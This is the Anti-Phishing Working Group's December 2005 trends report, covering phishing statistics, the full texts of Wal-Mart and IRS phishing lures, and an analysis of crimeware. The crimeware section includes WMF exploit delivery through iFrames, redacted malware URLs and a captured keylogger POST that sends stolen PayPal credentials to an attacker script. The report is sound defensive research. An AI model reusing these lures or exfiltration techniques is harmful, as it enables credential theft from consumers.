Anti-Phishing Working Group

Committed to wiping out Internet scams and fraud

Phishing Activity Trends Report December, 2005

Phishing is a form of online identity theft that employs both **social engineering** and **technical subterfuge** to steal consumers' personal identity data and financial account credentials. Social-engineering schemes use 'spoofed' e-mails to lead consumers to counterfeit websites designed to trick recipients into divulging financial data such as account usernames and passwords. Hijacking brand names of banks, e-retailers and credit card companies, phishers often convince recipients to respond. Technical subterfuge schemes plant **crimeware** onto PCs to steal credentials directly, often using key logging systems to intercept consumers online account user names and passwords.

The monthly *Phishing Activity Trends Report* analyzes phishing attacks reported to the Anti-Phishing Working Group (APWG) via the organization's website at http://www.antiphishing.org or email submission to reportphishing@antiphishing.org. The APWG phishing attack repository is the Internet's most comprehensive archive of email fraud and phishing activity. The APWG additionally measures the evolution, proliferation and propagation of **crimeware** drawing from the independent research of our member companies. In the second half of this report are tabulations of crimeware statistics and reportage on specific criminal software detected by our member researchers.

Highlights

- Number of unique phishing reports received in December: **15244**
- Number of unique phishing sites received in December: **7197**
- Number of brands hijacked by phishing campaigns in December: **121**
- Number of brands comprising the top 80% of phishing campaigns in December: **7**
- Country hosting the most phishing websites in December: **United States**
- Contain some form of target name in URL: **51 %**
- No hostname just IP address: **32 %**
- Percentage of sites not using port 80: **7 %**
- Average time online for site: **5.3 days**
- Longest time online for site: **31 days**

Methodology

APWG is continuing to refine and develop our tracking and reporting methodology. We have recently re-instated the tracking and reporting of unique phishing reports (email campaigns) in addition to unique phishing sites. An email campaign is a unique email sent out to multiple users, directing them to a specific phishing web site, (multiple campaigns may point to the same web site). **APWG** counts unique phishing report emails as those in a given month with the same subject line in the email.

APWG also tracks the number of unique phishing websites. This is now determined by unique base URLs of the phishing sites.

APWG is also tracking crimeware instances (unique software applications as determined by MD5 hash of the crimeware sample) as well as unique sties that are distributing crimeware (typically via browser drive-by exploits).


The **Phishing Attack Trends Report** is published monthly by the Anti-Phishing Working Group, an industry association focused on eliminating the identity theft and fraud that result from the growing problem of phishing and email spoofing. For further information, please contact Ronnie Manning at rmanning@websense.com or 858.320.9274 or APWG Secretary General Peter Cassidy at 617.669.1123. Analysis for the **Phishing Attack Trends Report** has been donated by the following companies:

MarkMonitor panda software WEBSENSE.


The next North American meeting of the APWG will be on April 18, 2006 in Chicago, IL.
Check the APWG website for more information at www.antiphishing.org

Phishing Email Reports And Phishing Site Trends

The total number of *unique* phishing reports submitted to **APWG** in December 2005 was 15,244 - a considerable decrease from November - this is a count of ***unique*** phishing email reports.




The number of *unique* phishing websites detected by **APWG** was **7197** in December 2005, a huge increase in unique phishing sites from the previous two months.



Top Used Ports Hosting Phishing Data Collection Servers

November saw a continuation of a trend of HTTP port 80 being the most popular port used at 92.71% of all phishing sites reported.




Brands and Legitimate Entities Hijacked By Email Phishing Attacks

Number of Reported Brands

December 2005 showed a disturbing trend of far more brands being spoofed than in any month on record. Over 120 brands were used in phishing attacks this month. A large number of banks, credit unions and credit card associations were attacked.


A larger number of European financial institution attacks were reported than in previous months. We also received complaints of attacks against numerous ISPs, webmail providers and even P2P networks. There were numerous reports in December of a US Internal Revenue Service phishing attack.



Most Targeted Industry Sectors

Financial Services continue to be the most targeted industry sector, growing to 89.3% of all attacks in the month of December.

Reports of spearphishing attacks continue to increase. Often these attacks target employees of a particular company (for example, pretending to be email from the IT department, requesting a password change). There was at least one well coordinated attack targeted at the faculty and students of a US University and the bank that many of them bank with. This level of sophistication in social and technical engineering is of great concern to security practitioners.



Web Phishing Attack Trends

Countries Hosting Phishing Sites

In December, Websense® Security Labs™ saw a continuation of the top three countries hosing phishing websites. The United States remains the on the top of the list with 34.67%. The rest of the top 10 breakdown is as follows: Republic of Korea 9.83%, China 8.98%, Germany 3.78%, United Kingdom 3.4%, Japan 3.33%, Taiwan 2.19%, Romania 1.96%, France 1.96%, and Canada 1.85%


December Anecdotes

Wal-Mart Attack:

In December, APWG received reports of a phishing attack that targeted customers of Wal-Mart. Users receive an email message, written in HTML, claiming that their Wal-Mart logon account has been compromised. The message reminds users that the terms and conditions of their account require that it be under control at all times. The email message also states that the parties connected to the account have been involved in money laundering activities, illegal drugs, and various Federal Title 18 violations.

When users clicked the link within the email, they were directed to a fraudulent website, which was hosted in the United States. The fraudulent site first requests the users' logon ID for www.walmart.com and then requests their credit card information and other personal identity specifics.

This site has hosted phishing attacks for other targets in the past. As you can see in the blue banner at the top of this page image, this message was mistakenly titled "Bank of the West."



BankOfTheWest

WAL★MART®
ALWAYS LOW PRICES. Always.

Dear WalMart ® Customer,

This email is to inform you, that we had to block your service access because we have been notified that your service may have been compromised by outside parties.

Our terms and conditions you agreed to state that your service must always be under your control or those you designate all times. We have noticed some unusual activity related to your service that indicates that other parties may have access and or control of your informations in your service,,

These parties have in the past been involved with money laundering, illegal drugs and various Federal Title 18 violations.

Please visit this link to complete your security verification and unlock your Credit/Debit Card:

< URL REMOVED >

We apologize for any inconvenience this may cause, and apreciate your assistance in helping us maintaing the integrity of the entire WalMart ® services. This is required for us to continue offering you a safe and risk free environment.

Please be aware that until we can verify your identity no further access to your service will be allowed and we will have no other liability for your service or any transactions that may have occured as a result of your failure to reactivate your service as instructed above.

Please do not reply to this email. This mailbox is not monitored and you will not rec Please do not reply to this email. This mailbox is not monitored and you will not receive a response.


Copyright © 2005 WalMart.

IRS Attack:

APWG received reports of a phishing attack that targeted American taxpayers and claimed to be the Internal Revenue Service. Users received a spoofed email message, which claimed they may access and track their tax refund information online. Upon clicking the link in the email, users were taken to a fraudulent website. The fraudulent website prompted users for their first and last name, social security number, mailing and email address, credit card number, CVV2, and ATM pin.

Phishing email:

Subject: Refund notice
You filed your tax return and you're expecting a refund. You have just one question and you want the answer now - Where's My Refund?
Access this secure Web site to find out if the IRS received your return and whether your refund was processed and sent to you.
New program enhancements allow you to begin a refund trace online if you have not received your check within 28 days from the original IRS mailing date. Some of you will also be able to correct or change your mailing address within this application if your check was returned to us as undelivered by the U.S. Postal Service. "Where's My Refund?" will prompt you when these features are available for your situation.
To get to your refund status, you'll need to provide the following information as shown on your return:
* Your first and last name
* Your Social Security Number (or IRS Individual Taxpayer Identification Number)
* Your Credit Card Information (for the successful complete of the process)
Okay now, **Where's My Refund
<LINK DELETED>
Note: If you have trouble while using this application, please check the Requirements <http://www.irs.gov/individuals/article/0,,id=96582,00.html> to make sure you have the correct browser software for this application to function properly and check to make sure our system is available <http://www.irs.gov/individuals/article/0,,id=141231,00.html>.



PROJECT: Crimeware


Crimeware Taxonomy & Samples According to Classification in December

PROJECT: Crimeware categorizes crimeware attacks as follows, though the taxonomy will grow as variations in attack code are spawned:

Phishing-based Trojans - Keyloggers


Definition: Crimeware code which is designed with the intent of collecting information on the end-user in order to steal those users' credentials. Unlike most generic keyloggers, phishing-based keyloggers have tracking components which attempt to monitor specific actions (and specific organizations, most importantly financial institutions and online retailers and ecommerce merchants) in order to target specific information, the most common are; access to financial based websites, ecommerce sites, and web-based mail sites.

Phishing-based Trojans – Keyloggers, Unique Variants



Phishing-based Trojans reached an all time high in December with 180 unique applications detected and recorded by APWG researchers.

Phishing-based Trojans – Keyloggers, Unique Websites Hosting Keyloggers



The number of websites spreading password-stealing malicious code soared, nearly doubling between November and December of last year.

More Sophisticated Trojans and Infection Methods

In December 2005, there were two highly publicized zero-day exploits against Microsoft technologies. Both of these vulnerabilities started being exploited before patches were available and both had hundreds of websites that were using the exploit in order to install crimeware, keyloggers and other data capturing techniques.

They were: MS05-054 Dec 05 and MS06-001

Websense Security Labs also saw the combination of attacks which installed Potentially Unwanted Software onto consumers' machines which displayed fraudulent security-related information and keyloggers being installed which would capture key confidential information upon visiting banking sites.


Example 1: Broad Proliferation of Crimeware Sites Exploiting WMF Image-Handling Vulnerabilities

APWG discovered numerous websites exploiting an unpatched Windows vulnerability in the handling of .WMF image files. The websites, which have been uncovered at this point are using the exploit to distribute Spyware applications and other Potentially Unwanted Software. The user's desktop background is replaced with a message warning of a spyware infection and a "spyware cleaning" application is launched. This application prompts the user to enter credit card information in order to remove the detected spyware. The background image used and the "spyware cleaning" application vary between instances. In addition, a mail relay is installed on the infected computer and it will begin sending thousands of SPAM messages.

We were tracking thousands of websites distributing exploit code from iFrameCASH BIZ.

Infected computer sample screenshot 1:

Infected computer sample screenshot 2:



Example 2: iFrame Technique Employed to Run Crimeware Code on Windows-based PCs

Websense® Security Labs™ was tracking several dozen cases of websites which were using the WMF vulnerability (see: http://www.websensesecuritylabs.com/blog) for some details.

The sites were all using the iFrame (as in the previous example) technique in order to run code on the end-users machine without their intervention. In every case these were Trojan Horse Downloader's which use HTTP to download and run new code. Of the ones that we have finished researching they were all either installing other Trojan Horses or BOT's. This is different from the other sites previously identified in the past few days that are installing Potentially Unwanted Software. Also seen have been reports of emails that are posing at New Years Greetings that include a malicious .JPG file.


Example 3: Panda Labs Finds Password Stealer Directed at Banks in Spanish-Speaking Nations

During December, Panda Labs discovered an interesting piece of crimeware called Banker.BSX. This is a password stealer Trojan that opens the port 1106 and monitors if the user accesses websites belonging to certain banking entities in Spanish speaking countries, in order to obtain passwords. Banker's captures the actions carried out by the user in the website, including the login and password typed by virtual keyboards.

The crimeware would then send the data it has gathered to a certain email address.

Banker.BSX is downloaded to the affected computer by another Trojan, called Nabload.U, which is distributed via MSN Messenger.

Sample Message Received:



Example 4: When Greyhats to Blackhats - Interloping Code Creates Desktop Crimeware Gateway

Throughout December, Websense Security Labs reported a number of cases where browser and Operating System vulnerabilities were being used to install Potentially Unwanted Software onto end-users machines without user-intervention. In several cases, dozens of pieces of code were installed, and often report false information in order to entice the end-user to clean spyware from his machine.

We saw some of those same entities using their exploit code to install more reprehensible crimeware, such as key loggers and phishing traffic redirectors. This code is designed to steal information in addition to the installation of Potentially Unwanted Software.

Users are typically infected through an iFrame (as in the previous example), loaded silently from a compromised website or an advertisement network pop-up. The exploit code loaded through these iFrame tags attempts to use several dozen vulnerabilities, including the two recent zero-day vulnerabilities: MS05-054 and MS06-001. Users who are patched against these vulnerabilities are displayed an ActiveX prompt to install the exploit code.

The IFRAME SRC loads a URL similar to these:

NOTE: The URLs have been removed.

- http:// too1barXXX.biz/dl/xpladv470.wmf
- http:// too1barXXX.biz/dl/fillmemadv470.htm
- http:// too1barXXX.biz/dl/sploitadv470.anr
- http:// too1barXXX.biz/dl/xpladv470.wmf

These exploits functioned as downloaders, and performed HTTP GET requests to other websites to install their payload. Initially, the primary goal of these downloaders was to install unwanted software, such as counterfeit anti-spyware removal tools, toolbars, adware and other potentially unwanted software.

Recently, however, we have seen the downloaded files performing additional functions, including:

- Banking keyloggers
- Trojan horses with root-kit functionality
- Traffic redirectors that direct you to fraudulent Paypal websites
- Trojan horse backdoors
- Internet Explorer process injection

Key Capturing Example

The keylogger is usually retrieved from a URL such as:

http:// too1barXXX.biz/progs/kl.txt

kl.txt is a not a text file; it is a Windows binary Trojan horse that is packed with NSPack.


file output:
file kl.txt
kl.txt: MS-DOS executable (EXE), OS/2 or MS Windows

The dropper includes a number of files. The dropped keylogger files are typically named ibmXXX.exe and ibmXXX.dll. This keylogger monitors for every POST request made by the client computer (such as a logon to a banking website) and sends the captured information to a URL running a script named 'x25.php'. This program also injects itself into the Explorer process and silently redirects attempts to login to specific financial sites.

Screen shot 1: Password captured --> Content of HTTP POST stolen

```
POST /gamma/x25.php?
Content-Type: multipart/form-data; boundary=swefasvqdvwxff
....Host:
Content-Length: 457
Connection: Close
User-Agent: Mozilla/4.0
Host:
Cache-Control: no-cache

...--swefasvqdvwxff
Content-Disposition: form-data; name=datafile; filename="data.str"
...Content-Type: application/octet-stream

...4.C!...Application: c:\program files\internet explorer\iexplore.exe
REQUEST:
HEADERS:
POST /cgi-bin/webscr?cmd=_login-submit HTTP/1.1
Host:
Referer: http://www.paypal.com/

POST_FORM:
login_email=user@domain.com<-- Captured Login
login_password=mypassword<-- Captured Password
submit.x=Log+In
form_charset=UTF-8

.
--swefasvqdvwxff--
```

Screen shot 2: Paypal Redirect



Phishing-based Trojans – Redirectors

